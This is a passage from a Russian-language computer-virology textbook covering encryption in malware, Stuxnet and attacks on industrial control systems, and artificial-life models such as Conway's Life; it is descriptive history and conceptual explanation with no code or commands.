Потоковые шифры (например, «RC4») работают с потоком входных данных и позволяют сразу зашифровывать каждый вновь появляющийся элемент (например, бит или символ). *Блочные шифры* (например, «DES», «AES», «ГОСТ 28147–89», «Blowfish», «TEA», «CAST», «IDEA» и др.) предусматривают разбиение данных на блоки элементов, каждый из которых зашифровывается независимо от других.

Большинство зашифрованных и полиморфных вирусов применяют примитивные алгоритмы шифрования своих кода и данных наподобие «гаммирования» с постоянным или «бегущим» ключом. Но некоторые вирусы используют «серьезные», криптографически стойкие методы, например вирус **Win32.Sality** применяет для этой цели алгоритм «RC4». Этот же алгоритм используется в многочисленных червях и троянцах, формирующих и обслуживающих ботнет **«Zeus»**[1].

Симметричные шифры требуют для шифрования и расшифрования один и тот же ключ *K*. Таким образом, если «шифровальщик» и «расшифровальщик» живут на разных континентах, то секретная передача ключа от одного другому может оказаться сложной проблемой. И наоборот, расшифровка, например, тела вируса **Win32.Sality** не ставит непреодолимых проблем, ведь вирус вынужден «таскать» шифрующе-расшифровывающий ключ с собой – вирусологу достаточно найти и «вытащить» его.

---

[1] При однократном применении ключа криптостойкость шифра «RC4» очень высока.

Этих недостатков лишены *асимметричные шифры* (например, «RSA» или «DHE»), которые для шифрования и расшифрования используют разные (но однозначно связанные друг с другом!) ключи – K_E и K_D. Зная одну «половинку» этой пары, вычислить другую практически невозможно. Правда, эта задача не требует полного перебора вариантов, но если длина ключа приближается к тысяче битов, то даже «частичный» перебор в разумные сроки не выполним.

Асимметрия ключей может быть использована по-разному.

Во-первых, один из абонентов (Маша Веснушкина) может передать второму (Васе Пупкину) по открытому каналу связи свой шифрующий «публичный» ключ K_E, оставив у себя «секретный» расшифровывающий ключ K_D. Она ничем не рискует, ведь расшифровать сообщение, зашифрованное и посланное Васей, кроме Маши, никто не сможет – ключа K_E для этого недостаточно. Специальным образом упакованный и защищенный от искажения ключ носит специальное наименование – *«цифровой сертификат»*.

Подобную схему использовал троянец **Gpcode**, шифруя на пользовательских компьютерах при помощи «открытой» половинки ключа важные данные – тексты, документы, картинки и т. п. – и вымогая за «приватную» половинку определенную сумму. Пока длина ключа была небольшой, вирусологам удавалось взламывать шифр, но когда она превысила «рекордную», пришлось применить несколько иные, не математические методы – позвать на помощь «отдел по борьбе с преступлениями в сфере высоких технологий».

Второй способ использования асимметрии ключей заключается в том, что Вася Пупкин оставляет у себя «секретный» зашифровывающий ключ K_E, а Маше Веснушкиной дарит «публичный» расшифровывающий K_D. Теперь Вася имеет возможность посылать Маше зашифрованные при помощи K_E сообщения. Получив такое сообщение и успешно расшифровав его при помощи K_D, Маша может быть уверена, что послал его именно Вася и никто иной. А Вася, в свою очередь, не имеет возможности отказаться от авторства сообщения. Если в сообщении, например, содержится объяснение в любви... что ж, Вася, теперь тебе придется жениться!

Такова схема «электронно-цифровой подписи». Она широко применяется не только в мировом документообороте, но и при контроле за распространением программного обеспечения. Фирма-производитель (например, Microsoft, или Nvidia, или Logitech, или кто-нибудь еще) заранее интегрирует в Windows свои цифровые сертификаты (то есть «публичные» расшифровывающие ключи). Теперь, прове-

ряя электронно-цифровую подпись, операционная система всегда может проверить, устанавливает пользователь легальный драйвер или подделку, вне зависимости от того, откуда эта программа скачена. Подписывать электронно-цифровой подписью можно не только распространяемые программы, но и контрольные суммы от них – это позволяет удостовериться, не искажен ли код (например, в результате заражения вирусом) и не подделана ли одновременно с этим «сопровождающая» контрольная сумма.

Однако не все так безоблачно: в 2010 г. червь-диверсант **Stuxnet** устанавливал в систему свои вредоносные драйверы, подписанные вполне легальными ключами фирм Realtek и Jmicron. Дело в том, что хотя «приватные» половинки ключей невозможно подделать, их можно просто украсть, например при помощи троянских программ-шпионов.

7.5.4. Гарвардская архитектура ЭВМ

Все описанные в книжке схемы саморазмножения программ основаны на предположении, что программный код и данные неразличимы. Даже в модели Ф. Коэна числа, записанные на ленту машины Тьюринга, рассматривались одновременно и как данные, и как «интерпретируемый» (то есть исполняемый) код. Такое положение дел характерно для «фоннеймановской» архитектуры вычислительных систем, доминирующей в настоящее время.

В современных процессорах и операционных системах производятся попытки разделить код и данные введением признаков «исполняемый код» и «защита от записи» для различных регионов памяти. Но пока эти признаки можно произвольно «включать» и «отключать», принципиальных запретов существованию вирусов нет.

Они появятся, если вычислительная система будет реализована по правилам альтернативной архитектуры, которая получила название «гарвардской». В соответствии с этой архитектурой код и данные должны быть разделены физически – существовать в различных массивах памяти. Соответственно, процессор должен будет работать с двумя комплектами системных магистралей – шин адреса (ША), данных (ШД) и ввода-вывода (ШВВ).

Пока такой подход большого распространения не имеет – ввиду повышенной сложности и стоимости реализации. Он помаленьку применяется – в некоторых типах микроконтроллерных систем, для которых программное обеспечение разрабатывается отдельно, а потом «зашивается» в постоянную память. Фактически повсеместное

введение «гарвардской» архитектуры будет означать коренной пересмотр практики программирования и вообще использования вычислительной техники. Нужны ли нам «великие потрясения»?

Рис. 7.59 ❖ Две архитектуры вычислительных систем: а) фоннеймановская архитектура; б) гарвардская архитектура

7.6. Перспективы развития и использования компьютерных вирусов

...Заканчивал большую работу по выведению путем перевоспитания самонадевающегося на рыболовный крючок дождевого червя.

А. и Б. Стругацкие. «Сказка о тройке»

Побудительные причины к написанию компьютерных вирусов нами были рассмотрены в первой главе. Здесь и любопытство, и желание самоутвердиться, и игровой азарт, и стремление криминалитета к финансовой выгоде. Болгарский вирусолог Весселин Бончев вообще не нашел вирусам ни одного практически полезного применения [34]. Так ли это на самом деле?

7.6.1. Вирусы как «кибероружие»

Можно долго дискутировать по поводу «полезности» и «вредности» любого оружия, но, согласитесь, с этим понятием связана вся история человечества. Не изобрети наш волосатый предок крепкую дубинку и кремниевый наконечник к копью, кто знает, может быть, мы до сих пор холодными ночами выли бы на луну. Как это ни прискорбно, но практическую значимость оружия оспорить трудно.

В последние годы много говорят о «кибервойнах». Малограмотные журналисты наперегонки изобретают все новые и новые сцена-

рии грядущего «киберапокалипсиса». Управление перспективных разработок Пентагона объявило тендер на разработку и закупку «наступательного кибероружия». Депутаты британского парламента призвали к аналогичным действиям свои спецслужбы. Минобороны Японии поручило компании Fujitsu разработать и создать систему по обнаружению и обезвреживанию источников «кибератак». Заинтересовались исследованиями в области кибербезопасности и в Министерстве обороны РФ.

А между тем компьютерные вирусы и черви использовались в качестве средств шпионажа и диверсий давным-давно, буквально с момента их появления. История компьютерной вирусологии знает, наверное, миллионы попыток как «чуть-чуть подправить», так и полностью уничтожить информацию на чужом компьютере (вспомните хотя бы **Win9X.CIH**), не говоря уже о том, чтобы просто и незатейливо «сунуть нос» в чужие тайны. Не брезговали подобными деяниями ни отдельные личности, ни хакерские группировки, ни полиция (ранее уже упоминались вредоносные программы **Magic Lantern** и **BundesTrojan**). И ни к какой «катастрофе» это не привело – компьютерное сообщество свыклось с ситуацией, научилось противостоять «кибератакам», выработало своего рода «кибериммунитет».

С чем же связан новый виток в гонке «кибервооружений»?

Существует сфера применения вычислительной техники, о которой «массовые» пользователи и программисты имеют очень смутное представление. А между тем миллионы больших и маленьких компьютеров управляют взлетом и посадкой космических кораблей, выработкой энергии на электростанциях, производством промышленных товаров, движением транспортных средств и работой бытовых приборов. Все эти задачи решают многочисленные и разнообразные варианты автоматизированных систем управления (АСУ). Любые сбои в них чреваты не только финансовыми потерями, но и катастрофами, способными угрожать существованию человеческой цивилизации. И это не преувеличение. Достаточно вспомнить, что запусками термоядерных ракет, находящихся на боевом дежурстве, тоже управляют автоматизированные системы.

Разумеется, большинство инцидентов, происходящих по причине сбоев управляющих систем, связаны со случайными ошибками программистов-разработчиков и пользователей-операторов. Например, именно они послужили причинами потерь космических кораблей Mariner-1 (США, 1962 г.), Космос 419 и Марс-2 (СССР, 1971 г.), ФОБОС-1 (Россия, 1988 г.), Arianne-5 (ЕС, 1996 г.), Mars Climate Orbiter

(США, 1999 г.), ракеты-носителя Протон-М с тремя спутниками ГЛОНАСС в 2010 г. и, возможно, корабля ФОБОС-Грунт в ноябре 2011 г. Известны серьезные происшествия в авиации и на флоте, например дезориентирующее поведение автопилота аэробуса А-330 Сингапур-Перт в 2008 г., «глюки» в навигационных системах американских истребителей F-22 и F-16 при попытках пересечения «нулевого меридиана» и экватора, «слепота» вертолета Chinook при полетах над Израилем на высотах ниже уровня моря, трехчасовой хаос в системах управления ракетным крейсером «Йорктаун» в 1998 г. Имели место более или менее серьезные аварии на предприятиях по переработке урана (Австралия, 2001 г.), в телефонных сетях компании AT&T (США, 1990 и 1998 гг.), на Нарьян-Марской электростанции в 2012 г. Начиная с 1985 г., сотни онкобольных в США, Канаде и Панаме неоднократно получали сверхвысокие дозы облучения по причине ошибочной работы программ, управляющих оборудованием лучевой терапии.

Известны и несколько случаев диверсий на АСУ промышленных объектов. Например, в 1983 г. программист Мурат У., желая «прославиться», внес в программу, управляющую поставкой комплектующих на главный конвейер ВАЗа, *«логическую бомбу»*, то есть секретный фрагмент, при соблюдении определенных условий приводящий к сбоям в работе. В 1997 г. подросток из Массачусетса случайно обнаружил удаленный доступ к консоли управления телефонной станции местного аэропорта и, развлекаясь, на несколько часов заблокировал его работу. В 2000 г. австралиец Витек Б., используя радиомодем, в течение нескольких недель подключался к сетям управления очистными сооружениями и, анонимно дезорганизуя их работу, открыто предлагал свои услуги по исправлению «проблемы». В качестве же самого серьезного инцидента западные источники называют взрыв на советском газопроводе в 1982 г., произошедший якобы в результате спецоперации ЦРУ, которое внедрило «логическую» бомбу в программное обеспечение системы управления насосными установками[1].

Могут ли компьютерные вирусы служить переносчиками вредоносных воздействий на АСУ?

Вообще говоря, аппаратные и программные конфигурации, используемые в АСУ, отличаются от привычных нам. Например, большинство задач локального управления решаются «микроконтролле-

[1] По-видимому, это «утка», так как насосные станции СССР просто не были оснащены АСУ такого уровня сложности и автономности.

рами» – полноценными ЭВМ, снабженными процессором, памятью, интерфейсами ввода-вывода, специализированными устройствами преобразования информации типа АЦП и ЦАП, – причем все это размещено в одной-единственной микросхеме! У такого компьютера нет ни монитора, ни клавиатуры, программы для него пишутся на языке ассемблера, «закачиваются» в память с «большой» ЭВМ по кабелю связи через последовательные порты ввода-вывода и работают без участия каких-либо операционных систем. Если вычислительная мощность микроконтроллеров оказывается недостаточной, то вместо них используются «промышленные контроллеры» – маленькие и очень простые, но надежные компьютеры от Siemens, Advantech, Allen-Bradley, PEP-Kontron, Mitsubishi и т. п., которые при необходимости объединяются в единую систему посредством специализированных «промышленных сетей» на основе интерфейсов RS-485/422 и протоколов типа Modbus или Profibus. У «массового» пользователя, скорее всего, вызовут улыбку технические характеристики типичного «промышленного контроллера»: процессор – i80x86 или MC 68K, тактовая частота – несколько десятков мегагерц, объем ОЗУ – несколько мегабайтов. Работают они под управлением масштабируемых «операционных систем реального времени», например QNX, VxWorks, OS-9 и прочих. Подобной вычислительной конфигурации вполне достаточно для решения задач сбора данных с нескольких десятков датчиков, обработки полученной информации и управления промышленным объектом через несколько исполнительных устройств (например, электроприводов). А лазить в Интернет, смотреть видео и играть в компьютерные игры на «промышленных контроллерах» никто не собирается.

Используются ли в АСУ «настоящие» компьютеры, операционные системы и сети? В сложных, объемных АСУ – да, но не для управления конкретными объектами, а для визуализации процессов и координации совместной работы контроллеров. Программы, решающие эти задачи, создаются и выполняются на базе специальных «SCADA-пакетов» [1], например, WinCC от Siemens, Intouch от Wonderware, Trace Mode от AdAstra, BridgeVIEW от National Instruments и т. п. Типичная структура АСУ управления технологическим процессом предприятия (так называемой АСУ ТП) приведена на рис. 7.60.

Несомненно, вирусы и черви могут заразить корпоративную сеть предприятия, проникнув в нее через Интернет или зараженные «флэшки», а потом нарушить совместную работу различных «человеческих» служб и тем самым косвенно повлиять на технологические




Рис. 7.60 ❖ Типичная структура АСУ ТП

процессы. Возможно, именно это и произошло летом 2003 года во время развития эпидемии червя **Net-Worm.Msblast**, когда значительная часть Канады и востока США на сутки остались без электричества. Имеется немало сообщений о проникновении червей в корпоративные сети заводов, электростанций и даже на МКС[1]. Впрочем, никаких серьезных последствий, кроме нервного смеха сетевых администраторов, эти проникновения не вызывали. Методы борьбы с такими вирусами и червями традиционны.

Интересно и важно обсудить другой вопрос: могут ли существовать компьютерные вирусы и черви не в корпоративной сети, а на промышленных контроллерах и в промышленных сетях? В принципе, да. Используемые на этом уровне операционные системы и сетевые протоколы просты, хорошо документированы, тщательно протестированы на противодействие случайным сбоям, но совершенно не защищены от «злонамеренных» атак. В частности, саморазмножающиеся программы типа вирус-«спутник», «оверлейный» вирус и «файловый

[1] В 2008 г. это сделал примитивный файловый червь **Gammima.AG**, он же **Win32.Nsanti.r**, предназначенный для похищения паролей к компьютерным играм.

паразит» прекрасно чувствуют себя в POSIX-совместимых операционных системах реального времени [16]. «Классические» антивирусы типа «сканер», «монитор» и «инспектор» этим системам категорически противопоказаны, так как могут приводить к непрогнозируемым задержкам, блокировкам работы программных компонентов и т. п. В АСУ совсем другие приоритеты. Что допустимо в офисной работе, скорее всего, приведет к фатальным нарушениям процесса автоматизированного управления.

Но не все так плохо. Номенклатура используемых на практике сетей, промышленных контроллеров, процессоров и операционных систем реального времени настолько обширна, что невозможно создать какой-нибудь более или менее «универсальный» вирус. Кроме того, попасть в промышленную сеть или на контроллер он может только стараниями вооруженного ноутбуком и кабелем связи злоумышленника-«инсайдера», то есть работника предприятия. Вот почему на уровне локального управления наиболее действенны против вирусов не антивирусы или защитные «надстройки» операционных систем, а тактика «изоляционизма» и организационного ограничения доступа посторонних лиц к критически важным компонентам АСУ.

Выходит, несмотря на потенциальную уязвимость промышленных АСУ, вирусы и черви гораздо менее опасны, чем воздействия со стороны «живых» злоумышленников? Да, так оно и было – до лета 2010 года, пока не был обнаружен «многоплатформенный» червь **Net-Worm. Win32.Stuxnet**.

На первый взгляд, это был вполне обычный червь, способный распространяться с флэшки на флэшку и «гулять» по локальной сети. Однако доскональный анализ, проведенный сначала сотрудниками белорусской компании «ВирусБлокАда», а потом и крупнейшими вирусологами мира, показал, что в алгоритм червя был заложен еще один, «секретный» функционал, пробуждающийся далеко не всегда и не везде.

Этот функционал был способен активироваться лишь при соблюдении довольно жестко очерченных условий, – а именно: при попадании червя в локальную сеть, обслуживающую SCADA-систему WinCC одной-единственной, строго определенной версии. Под управлением этой SCADA-системы работает большинство АСУ ТП в Европе и значительная часть АСУ ТП стран СНГ, но «проснулся» бы червь лишь в сети АСУ ТП Иранской атомной электростанции в г. Бушере. Проникать на уровень промышленной сети, к конт-

роллерам червь не умел, но это ему и не требовалось. Дело в том, что средства визуализации SCADA-системы WinCC работают под управлением Windows, а поддержка служебных баз данных ведется средствами MS SQL Server. Червь **Net-Worm.Win32.Stuxnet** был способен встраиваться в динамические библиотеки WinCC и вносить искажения в пакеты данных, приходящие и отсылаемые на уровень промышленных контроллеров. В результате оператор SCADA-системы наблюдал бы недостоверную картину происходящего на управляемой установке, и наоборот, на установку передавались бы неверные команды[1].

Таким образом, червь **Net-Worm.Win32.Stuxnet** представлял собой первый в истории официально зарегистрированный образец «кибероружия», ориентированного на промышленные диверсии. Привел ли он к реальным сбоям, неизвестно, но развитие Иранского ядерного проекта оказалось приторможено на несколько месяцев. Более тщательные исследования кода червя открыли поразительные обстоятельства.

Во-первых, **Net-Worm.Win32.Stuxnet** содержал ряд «инновационных» методик распространения, например умел стартовать с флэшки не только через «AUTORUN.INF», но через «ярлычки» (файлы с расширением «.LNK»).

Во-вторых, червь инсталлировал в систему свои вредоносные драйверы, подписанные легальными сертификатами респектабельных фирм Realtec Semiconductor и Jmicron. Видимо, его атаку предваряла компания «кибершпионажа», выполненная заблаговременно по всему миру средствами других червей и троянских программ и не замеченная вирусологами. Именно более ранние «зловреды» похитили секретную информацию из лабораторий и офисов Realtec и Jmicron. Не исключено, правда, что это сделали «живые» шпионы.

Наконец, и это, пожалуй, самое главное: червь имел «модульное» строение – состоял из отдельных, высокосложных, тщательно отлаженных «деталек», которые, как оказалось, по крайней мере с 2006 года, встречались в составе других вредоносных программ. К осени 2012 года выяснилось, что существует и постоянно совершенствуется огромный «конструктор», на базе которого строятся черви, вирусы и троянские программы (**Duqu**, **Flame**, **Gauss** и прочие), способные размножаться через разные носители и сетевые протоколы, подделывать

[1] В случае успеха атакованы были бы системы управления двигателями центрифуг, занимающихся обогащением урана.

электронно-цифровые подписи, похищать, уничтожать и блокировать данные и многое-многое другое. Работают над совершенствованием «конструктора» не только опытные системные программисты, но и математики с серьезной криптографической подготовкой. Эти вредоносные программы не вызывают массовых эпидемий, наоборот, их распространение тщательно контролируется анонимными хозяевами. Заражению подвергаются лишь «избранные» компьютеры на территории нескольких стран. Вот почему вирусологи так долго ничего не знали о «кибервойне», начатой несколько лет назад неизвестно кем и неизвестно против кого.

Итак, «ящик Пандоры» открыт, джинн из бутылки выпущен, «кибероружие» появилось в арсенале не только «вандалов» и «кибербандитов», но и спецслужб различных государств. Чего нам ждать и как нам быть?

Прежде всего не паниковать. Ведь описанная атака на АСУ ТП – «штучный товар». Ей предшествовала длительная подготовка, выполненная как «хакерскими», так и чисто «агентурными» методами. Технологии, применяемые анонимными авторами **Stuxnet**, **Duqu**, **Flame** и **Gauss** (например, искусственная генерация коллизий в криптографических хеш-функциях), очень сложны и вряд ли реализуемы в больших масштабах. Таким образом, массовых диверсий на предприятиях мира в ближайшее время вряд ли стоит ожидать. А избежать их в будущем, по-видимому, поможет переход критически важных сегментов корпоративных сетей уровня SCADA на защищенные операционные системы, слабо подверженные «кибератакам», – например, на клоны UNIX[1]. В области же операционных систем реального времени, видимо, вообще ничего делать не надо – просто еще жестче контролировать доступ посторонних в машинный зал, к контроллерам. В конце концов, опыт борьбы с «диверсантами абвера» у нас имеется немалый. Шутка. А может быть, и нет.

С другой стороны, секретный функционал может быть скрыт не только в сложных **Stuxnet**-подобных червях. Ежедневно обнаруживаются сотни и тысячи «обычных» вредоносных программ, ежегодный их прирост исчисляется уже сотнями тысяч. Вирусологам не хватает ни рабочих рук, ни времени, чтобы досконально исследовать их «внутренности». Кроме того, механизм сокрытия «секретного»

[1] UNIX-версии SCADA-пакетов существуют в достаточном количестве, просто пока не пользуются популярностью.

функционала от взгляда вирусолога известен: методы асимметричной криптографии, шифры типа RSA и DHE. В результате никто не может поручиться, что какой-нибудь внешне тривиальный вирус или червь, являющийся частью ботнета и в обычных условиях рассылающий «мирный» спам, при наступлении «дня Д» и «часа Ч» не сбросит свою маскировочную личину и не совершит «теракт». Кто сказал, что миллион внезапно «зависших» компьютеров на телефонных коммутаторах, вокзалах, в банках, аэропортах, больницах и офисах – это менее опасно, чем один взрыв на ядерной электростанции?!

Но эта угроза не нова. И парируется она при помощи обычных, давным-давно разработанных и применяемых на практике антивирусных технологий, которые подробно обсуждались в нашей книге. Чтобы справиться с киберугрозами подобного типа, не нужны «кибертанки» и «киберракеты», достаточно вполне обычного, грамотно настроенного антивируса.

7.6.2. Полезные применения вирусов

Жизнь – одна из самых таинственных загадок природы. Немудрено, что с глубокой древности человек интересовался: что есть жизнь? Как она возникла? Познаваема ли она? Управляема? Но однозначные ответы не получены до сих пор.

Одно из общепринятых определений живого существа рассматривает его как устойчивую систему, характеризующуюся обменом веществ со внешним миром и способностью к самовоспроизведению на основе передачи наследственных свойств.

По поводу возникновения жизни на Земле существуют различные точки зрения:

- «креационизм» – жизнь создана высшими силами;
- «панспермия» – жизнь во Вселенной существовала всегда и занесена на Землю извне;
- «биогенез» – жизнь на Земле существовала всегда, и любые ее новые формы суть результаты модификации и развития старых;
- «абиогенез» – жизнь есть результат удачного соединения химических молекул и дальнейшего развития.

Первые две обсуждать не имеет смысла. Гипотезу «креационизма» нельзя ни доказать, ни опровергнуть – в нее можно только слепо верить или не верить. «Панспермия» же просто переносит вопрос о возникновении жизни за пределы Земли. Таким образом, все равно придется выбирать между двумя альтернативами: может жизнь воз-

никнуть из мертвой материи или нет? Спор между «биогенетиками» и «абиогенетиками» не утихает многие тысячелетия.

На стороне первых – наблюдения за окружающим миром. На наших глазах все живое происходит только из живого. Звери рожают друг друга, растения размножаются семенами, грибы – спорами, клетки – путем деления и т. п. Omne vivum ex ovo (все живое из яйца), и никак иначе.

На стороне вторых – научные данные и логика. Живая материя состоит в точности из тех же элементов, что и неживая, только организованных в единую систему весьма замысловатым образом. Сразу после Большого взрыва, создавшего нашу Вселенную около 13 млрд лет назад, основным способом существования материи был хаос, а нынешнее ее состояние – результат длительного последовательного развития и упорядочивания. Сначала появились излучения и элементарные частицы, потом атомы и молекулы, и очень нескоро – сгустки вещества, галактики, звезды и планеты. Неужели в этом царстве хаоса с самого начала, еще до возникновения вещества, сразу существовали островки сложно организованной материи, положившие начало жизни? А если не существовали, то, значит, возникли все-таки позже, когда для этого сложились соответствующие условия. То есть возникли из мертвого вещества. Но как?

Критерий истины – практика. Но пока ни разу не удалось понаблюдать зарождение живого, например, из воды, песка и глины. Идеи академика А. И. Опарина (1924 г.) о самопроизвольном возникновении жизни из бульона органических веществ пытались проверить опытным путем: в 1953 году американец С. Миллер поместил в колбу смесь неорганических веществ, примерно соответствующую по химическому составу океану древней Земли, и создал подходящие физические условия – давление, температуру, электрические разряды и т. п. Через некоторое время в колбе обнаружились органические соединения – простейшие кирпичики, из которых, в принципе, и состоит жизнь: аминокислоты, сахара, липиды и прочее. Но «коацерваты» – автономные капельки органики, обменивающиеся веществом с окружающей средой, которые А. И. Опарин рассматривал в качестве возможной «протожизни», – так и не возникли. Стало ясно, что опыт Миллера обосновывает лишь принципиальную возможность синтеза органики из неорганики, но, как это ни прискорбно, не отвечает на вопрос о конкретном механизме порождения жизни. Более поздние открытия продемонстрировали, что живая материя – это сложнейшая система, своего рода «пазл», состоящий из огромного количества

тщательно подогнанных друг к другу химических «деталей». Причем система не статичная, а развивающаяся, модифицирующаяся и самовоспроизводящаяся по определенной «программе». И «программа» эта хранится не на дискетке, не на флэшке, а закодирована в структуре сверхсложной молекулы дезоксирибонуклеиновой кислоты (ДНК).

Итак, оказалось, что живую материю можно рассматривать как своеобразный компьютер, работающий по определенной программе. Не означает ли это, что, оставив за скобками вопрос о личности и сущности «Великого программиста», можно попытаться решить проблему «абиогенеза», зайдя с другой стороны: смоделировав жизнь на ЭВМ?

Первые модели подобного рода восходят к работе фон Неймана «Теория самовоспроизводящихся автоматов» [25]. В 1948 г., рассмотрев схему гипотетического саморазмножающегося робота, фон Нейман пришел к выводу, что существующие на тот момент технологии не способны реализовать искусственные нейроны, проводники и переключатели нервных импульсов, мышцы, трансформаторы энергии и прочее. В дальнейшем он сконцентрировал внимание на более абстрактных моделях, которые могли бы быть воспроизведены на ЭВМ. Он разработал некое обобщение машины Тьюринга: абстрактный вычислитель, ячейки которого располагались не на ленте, а на расчерченной на клеточки плоскости. Предположив, что каждая ячейка может находиться в одном из 29 состояний, фон Нейман написал несколько «программ» для такого вычислителя, в том числе и таких, которые были способны обмениваться информацией с другими «программами» и создавать собственные копии, то есть вести себя подобно живым существам. Позднее, на основании идей фон Неймана было создано большое количество разнообразных моделей «живых» автоматов, как более сложных, так и весьма простых. Широко известен, например, клеточный автомат «Жизнь» Дж. Конвея:

- пространство расчерчивается на клеточки;
- каждая клеточка может находиться всего в двух состояниях – «пусто» и «не пусто» («занято»);
- пустая клеточка, имеющая трех непустых соседей, сама становится непустой;
- занятая клеточка, имеющая двух или трех занятых соседей, остается занятой;
- занятая клеточка, имеющая одного или более трех соседей, становится пустой.

Расположив в различных клеточках некоторое количество «фишек», а затем анимируя «сцену» в соответствии с описанными выше

правилами, можно получать очень любопытные конфигурации, моделирующие размножение и гибель живых особей и популяций. Большинство конфигураций через определенное количество шагов полностью исчезают, некоторые переходят в устойчивое состояние, перестав видоизменяться (например, «блок» или «бадья»). Наиболее интересны конфигурации, которые продолжают существовать вечно, либо «пульсируя» с определенным периодом (например, «мигалка» или «жаба»), либо перемещаясь в пространстве (например, «глайдер»). Кстати, «глайдеры» имитируют принцип «панспермии»: наткнувшись на статичную конфигурацию, они могут «взорвать» ее, породив при этом несколько новых «глайдеров». Интересно, что клеточный автомат «Жизнь» снабжает аргументами не только «абиогенетиков» и «панспермистов», но и «креационистов». В частности, существуют сложные конфигурации (так называемые «райские сады»), которые могут быть созданы только искусственно, так как не имеют легальных, не нарушающих первоначальных правил, предшественников.

Существуют также трехмерные и n-мерные варианты этого клеточного автомата. «Жизнь» Конвея оказала заметное влияние на развитие некоторых разделов математики, информатики и физики. Но главное, она обосновывает возможность существования сложных самовоспроизводящихся систем, построенных из простых кубиков по простым правилам. Возможно, процессы, приведшие к созданию «существа» из «вещества», в чем-то были схожи с модификациями конфигураций на игровом поле «Жизни». Как бы то ни было, «кибернетический» подход к моделированию живой материи оказался очень плодотворным.

Следующие шаги в этом направлении были связаны с попытками усложнить содержимое ячеек, придать им автономность. Вместо «фишек» стали рассматриваться работающие по определенному ал-




Рис. 7.61 ❖ Примеры объектов клеточного автомата «Жизнь»

горитму программы. Собственно говоря, это уже и были компьютерные вирусы. Некоторые ранние эксперименты, связанные с саморазмножающимися программами, были упомянуты ранее на страницах нашей книги:

- это и программистские игры типа «Дарвин» (1961), «Core wars» (А. Дьюдни, 1983) и «C robots» (Т. Пойндекстер, 1985), в которых конкурируют за жизненное пространство и даже воюют друг с другом написанные людьми программы;
- это и червь-шутка «Creeper», перетаскивающий себя с компьютера на компьютер локальной сети (Б. Томас, 1973);
- это и червь «Xerox», распространяющийся по узлам сети и использующий в минуты простоя их вычислительные ресурсы (1980);
- и, наверное, многие другие разработки, сведения о которых просто не дошли до нас.

Таким образом, компьютерные вирусы – не бесполезная забава, не вредоносное изобретение злобных хакеров, а неизбежный этап в процессе моделирования живой материи. То, что они не задержались в вычислительных лабораториях, а оказались в «живой природе», является лишь свидетельством технологической простоты их создания. Если идея настолько проста, что может быть реализована «вручную» и «на коленке», то это обязательно произойдет.

А что же другие направления в моделировании живой материи – «химическое» и «механическое»? Неужели они заглохли после относительных неудач середины XX века? Действительно, в течение нескольких десятилетий эти направления почти не развивались, будучи скованы технологическими ограничениями. Но в конце XX века многие из этих ограничений были преодолены, и в результате произошел настоящий взрыв новых открытий и изобретений.

Например, в 1990-х годах были расшифрованы геномы простых живых существ, то есть определены последовательности составляющих их деталек-нуклеотидов. А в 2003 году такая же работа была завершена для человеческого генома. Все это позволило создать компьютерную модель примитивной клетки и проэмулировать репликацию ДНК (Д. Шостак, 2007), а чуть позже в университете Беркли создана универсальная инструментальная среда для таких вычислительных экспериментов (Дж. Кислинг, 2011). Также искусственно созданы ДНК-подобные молекулы, умеющие воспроизводить себя (П. Чайкин, 2011). Химически синтезирован, пересажен в бактерию и нормально работает искусственный геном (К. Вентер, 2010).

Не стоит на месте и «механическое» направление. Смотрите: на столе стоит башенка из трех кубиков – небольших, на вид пластмассовых, напоминающих детали детского конструктора «Лего».

Рис. 7.62 ❖ «Живые» роботы

Вдруг она падает, но не рассыпается, а, жужжа сервомоторчиками, начинает изгибаться в разные стороны, подобно гусенице. Коснувшись другого такого же кубика, спокойно лежащего на столе рядом, она прицепляет его к себе, и дальше окружающее пространство начинает обследовать уже цепочка из четырех кубиков. Обнаружив неподалеку новые детали, «механический червяк» также присоединяет их к своему телу. Когда количество кубиков достигает шести, раздается щелчок – и цепочка распадается на две одинаковые половинки, в каждой по три кубика. Дальше они будут «питаться» и «размножаться» автономно.

Что это? Эпизод из научно-фантастического фильма? Нет, это ролик, который демонстрирует работу самовоспроизводящихся роботов, сконструированных в 2005 году в Корнелльском университете. К сожалению, эти роботы способны строить свои тела из заранее заготовленных человеком кубиков. Зато созданный в Великобритании робот «RepRap» умеет изготавливать детали, из которых сам же и состоит. И нет принципиальных ограничений, которые не позволили бы «скрестить» роботов этих двух типов.

Не исключено, что через несколько лет по нашим подвалам и канализациям, скрипя шестеренками, побегут механические крысы и тараканы. Вот тогда-то мы со слезами умиления вспомним, до чего же спокойно и безопасно было в эпоху компьютерных вирусов!

Конечно, это шутка. Но шутка, заставляющая глубоко задуматься над перспективами искусственной жизни. Впрочем, далеко в будущее заглядывать пока не стоит. «Механическая» и «химическая» жизнь пока делают первые шаги, и неизвестно, что из этого получится, зато «компьютерная» почти четверть века копошится на наших винчестерах и в сетях. Вот о ней и поговорим.

